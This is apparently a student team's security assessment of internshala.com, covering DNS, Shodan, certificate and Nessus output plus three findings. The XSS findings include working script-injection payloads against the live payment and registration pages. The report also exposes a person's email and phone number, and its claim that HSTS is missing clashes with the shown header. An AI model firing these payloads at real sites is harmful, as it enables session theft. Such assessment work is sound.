
Website Testing

Team 10.1

Selected Webiste - Intershala.com

Aim - Finding vulnerabilities of the selected website

DNS Records using NSLookup



DNS records for **internshala.com**

The Cloudflare DNS server responded with these DNS records. Cloudflare will serve these records for as l this period, Cloudflare will update its cache by querying one of the authoritative name servers.

A records

IPv4 address	Revalidate in
65.2.109.32	1m
13.126.201.209	1m

AAAA records


No AAAA records found.

CNAME record

No CNAME record found.

TXT records

Site ownership verification



NS records

Name server	Revalidate in
ns-1013.awsdns-62.net.	48h
ns-114.awsdns-14.com.	48h
ns-1381.awsdns-44.org.	48h
ns-1719.awsdns-22.co.uk.	48h


MX records

Mail server	Priority	Revalidate in
aspmx.l.google.com.	1 Primary	48h
alt1.aspmx.l.google.com.	5	48h
alt2.aspmx.l.google.com.	5	48h
aspmx2.googlemail.com.	10	48h
aspmx3.googlemail.com.	10	48h

Other records

SOA data		Revalidate in
Start of authority	ns-114.awsdns-14.com.	15m
Email	awsdns-hostmaster@amazon.com	
Serial	1	
Refresh	2h	
Retry	15m	
Expire	336h	
Negative cache TTL	24h	

Shodan report



General Information

Hostnames	ec2-3-7-219-66.ap-south-1.compute.**amazonaws.com** **internshala.com**
Domains	AMAZONAWS.COM INTERNSHALA.COM
Cloud Provider	**Amazon**
Cloud Region	**ap-south-1**
Cloud Service	**EC2**
Country	**India**
City	**Mumbai**
Organization	**Amazon Data Services India**
ISP	**Amazon.com, Inc.**
ASN	**AS16509**

Open **Ports**

80 443

// **80** / TCP -2100514759 | 2023-10-14T22:06:28.018781

nginx


```
HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Sat, 14 Oct 2023 22:06:27 GMT
Content-Type: text/html
Content-Length: 162
Connection: keep-alive
Location: https://internshala.com/
```

// **443** / TCP -2100514759 | 2023-10-04T12:21:38.532339

nginx

```
HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Wed, 04 Oct 2023 12:21:38 GMT
Content-Type: text/html
Content-Length: 162
Connection: keep-alive
Location: https://internshala.com/
Strict-Transport-Security: max-age=31536000
```

Certificates of the site



Certificate

Subject Name

Common Name	internshala.com

Issuer Name


Country	US
Organization	Amazon
Common Name	Amazon RSA 2048 M03

Validity

Not Before	Mon, 25 Sep 2023 00:00:00 GMT
Not After	Wed, 23 Oct 2024 23:59:59 GMT

Subject Alt Names

DNS Name	internshala.com
DNS Name	*.internshala.com



Public Key Info

Algorithm	RSA
Key Size	2048
Exponent	65537
Modulus	88:1C:88:ED:19:97:84:30:67:98:42:40:72:E1:A8:C2:70:66:9F:4E:3B:DC:4E:6F:D0:1C...

Miscellaneous

Serial Number	09:CA:76:D5:B3:96:E5:29:E0:19:30:6E:96:60:2F:EB
Signature Algorithm	SHA-256 with RSA Encryption
Version	3
Download	PEM (cert) PEM (chain)


Fingerprints

SHA-256	91:76:FD:78:44:16:62:A3:39:F3:E5:80:C7:7A:05:35:31:8E:1F:4C:6D:6B:24:46:9B:85:...
SHA-1	65:90:2E:09:83:7C:AD:15:52:EF:2C:81:0E:DC:AF:D1:3F:14:CB:46

Basic Constraints

Certificate Authority	No

Nessus Scan



A new version of Nessus is available and ready to install. Learn more or apply it now.

internshala

‹ Back to My Scans

Host	Vulnerabilities
13.126.201.209	1 36

Scan Details


Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 11:43 AM
End:	Today at 12:03 PM
Elapsed:	19 minutes

Vulnerabilities


Tenable News

Microsoft's October 2023 Patch Tuesday Addresses 1...

Read More



Sev	CVSS	VPR	Name	Family	Count
MIXED	...	...	4 HTTP (Multiple Issues)	Web Servers	6
INFO	...	...	4 SSL (Multiple Issues)	General	4
INFO	...	...	3 TLS (Multiple Issues)	General	3
INFO	...	...	2 IETF Md5 (Multiple Issues)	General	2
INFO	...	...	2 TLS (Multiple Issues)	Misc.	2
INFO			Service Detection	Service detection	3
INFO			Nessus SYN scanner	Port scanners	2
INFO			nginx HTTP Server Detection	Web Servers	2
INFO			Web Application Cookies Are Expired	Web Servers	2
INFO			Web Server No 404 Error Code Check	Web Servers	2
INFO			Additional DNS Hostnames	General	1
INFO			Common Platform Enumeration (CPE)	General	1
INFO			Device Type	General	1



INFO	OS Identification	General	1
INFO	TCP/IP Timestamps Supported	General	1
INFO	TLS Version 1.2 Protocol Detection	Service detection	1
INFO	Traceroute Information	General	1

Vulnerabilities found

Vulnerability 1 - HSTS Missing from HTTPS Server

CWE-310: Cryptographic Issues.

OWASP Category: A2: Broken Authentication:

Cryptographic weaknesses can lead to vulnerabilities in authentication mechanisms, such as weak password hashing algorithms or improper storage of user credentials.

Description: The remote web server is not enforcing HSTS, as defined by RFC 6797. HSTS is an optional response header that can be configured on the server to instruct the browser to only communicate via HTTPS. The lack of HSTS allows downgrade attacks, SSL-stripping man-in-the-middle attacks, and weakens cookie-hijacking protections.

Buisness impacts: Weak or improperly implemented cryptography can lead to data breaches, exposing sensitive customer information, financial data, intellectual property, and other critical assets. Data breaches can result in significant financial losses, damage to the company's reputation, and potential legal and regulatory consequences.

Risk Information:

Risk Factor: Medium CVSS v3.0

Base Score: 6.5 CVSS v3.0

Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

Vulnerability path: 13.126.201.209

Solution: Configure the remote web server to use HSTS.

Output: The remote HTTPS server does not send the HTTP "Strict-Transport-Security" header

Vulnerability 2 - Cross Site Scripting Vulnerability


CWE-79 : XSS (Cross Site Scripting)

CVSSv3 Score: 6.1 [CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N]

Affected Website: payment.internshala.com


Remediation Guide:
OWASP XSS Prevention Cheat Sheet

Vulnerable URL:




```
https://payment.internshala.com/trainings/process.php
```

HTTP POST data:



```
POST /trainings/process.php HTTP/1.1
Host: payment.internshala.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml
xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://trainings.internshala.com/secure/proceed/web-develop
ment/?payment_source=signup
Cookie: vtc_ftud_ad={"set_timestamp":"2017-11-05
14:59:01"}"><svg/onload="prompt('m0ns7er')">;
_ga=GA1.2.436946354.1509874141%2525252525252522%252525252525
253E%252525252525253Csvg%252525252525252Fonload%252525252525
253D%2525252525252522prompt%2525252525252528'm0ns7er'%252525
2525252529%2525252525252522%252525252525253E;
_gid=GA1.2.1981152820.1509874141
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 620
channel=0&account_id=12726bg0c&address=Scholiverse Educare
Private Limited, A-1111, Unitech Arcadia, South City
2&amount=1499&city=Gurgaon&country=IND&description=Web
Development&email=akashlabade3@gmail.com&mode=LIVE&name=Akas
h
co"><script>alert(document.cookie)</script>xglnLabade&page_i
d=8538&phone=9665868685&postal_code=122018&reference_no=VTCT
001U170330D010618&return_url=https://payment.internshala.com
/trainings/success.php?redirect_url=https://trainings.intern
shala.com/secure/success/web-development&DR={DR}&state=Harya
na&secure_hash=614702dceb87a0bafdba0bf4997332e2
```

Cookies:



```
vtc_ftud_ad={"set_timestamp":"2017-11-05
14:59:01"}"><svg/onload="prompt('m0ns7er')">;
_ga=GA1.2.436946354.1509874141%2525252525252522%252525252525
253E%252525252525253Csvg%252525252525252Fonload%252525252525
253D%2525252525252522prompt%2525252525252528'm0ns7er'%252525
2525252529%2525252525252522%252525252525253E;
_gid=GA1.2.1981152820.1509874141
```

Vulnerability 3 - Cross Site Scripting Vulnerability


CWE-79 : XSS (Cross Site Scripting)

CVSSv3 Score: 6.1 [CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N]

Description: Cross-Site Scripting (XSS) is a type of security vulnerability commonly found in web applications. It occurs when an application includes untrusted data in a web page sent to a client (typically a web browser) without proper validation or escaping.

Remediation Guide:
OWASP XSS Prevention Cheat Sheet

Vulnerable URL:



```
https://internshala.com/registration/student?utm_source=face
book'" /Style=position:fixed;top:0;left:0;font-size:999px;
/Onmouseenter=confirm`OPENBUGBOUNTY`
//&utm_medium=facebook_tc66_6&utm_campaign=stm_2015_08&h=RAQ
Gzxzk2&enc=AZMErfM35Cnh_1KSBPwMwmHcZGdwl426tK13vku6lfmr9tVH5
P9XU23RTizEgw0bw3Wqk5X4Si-eDNHgtYFHk8otW9tIs'
```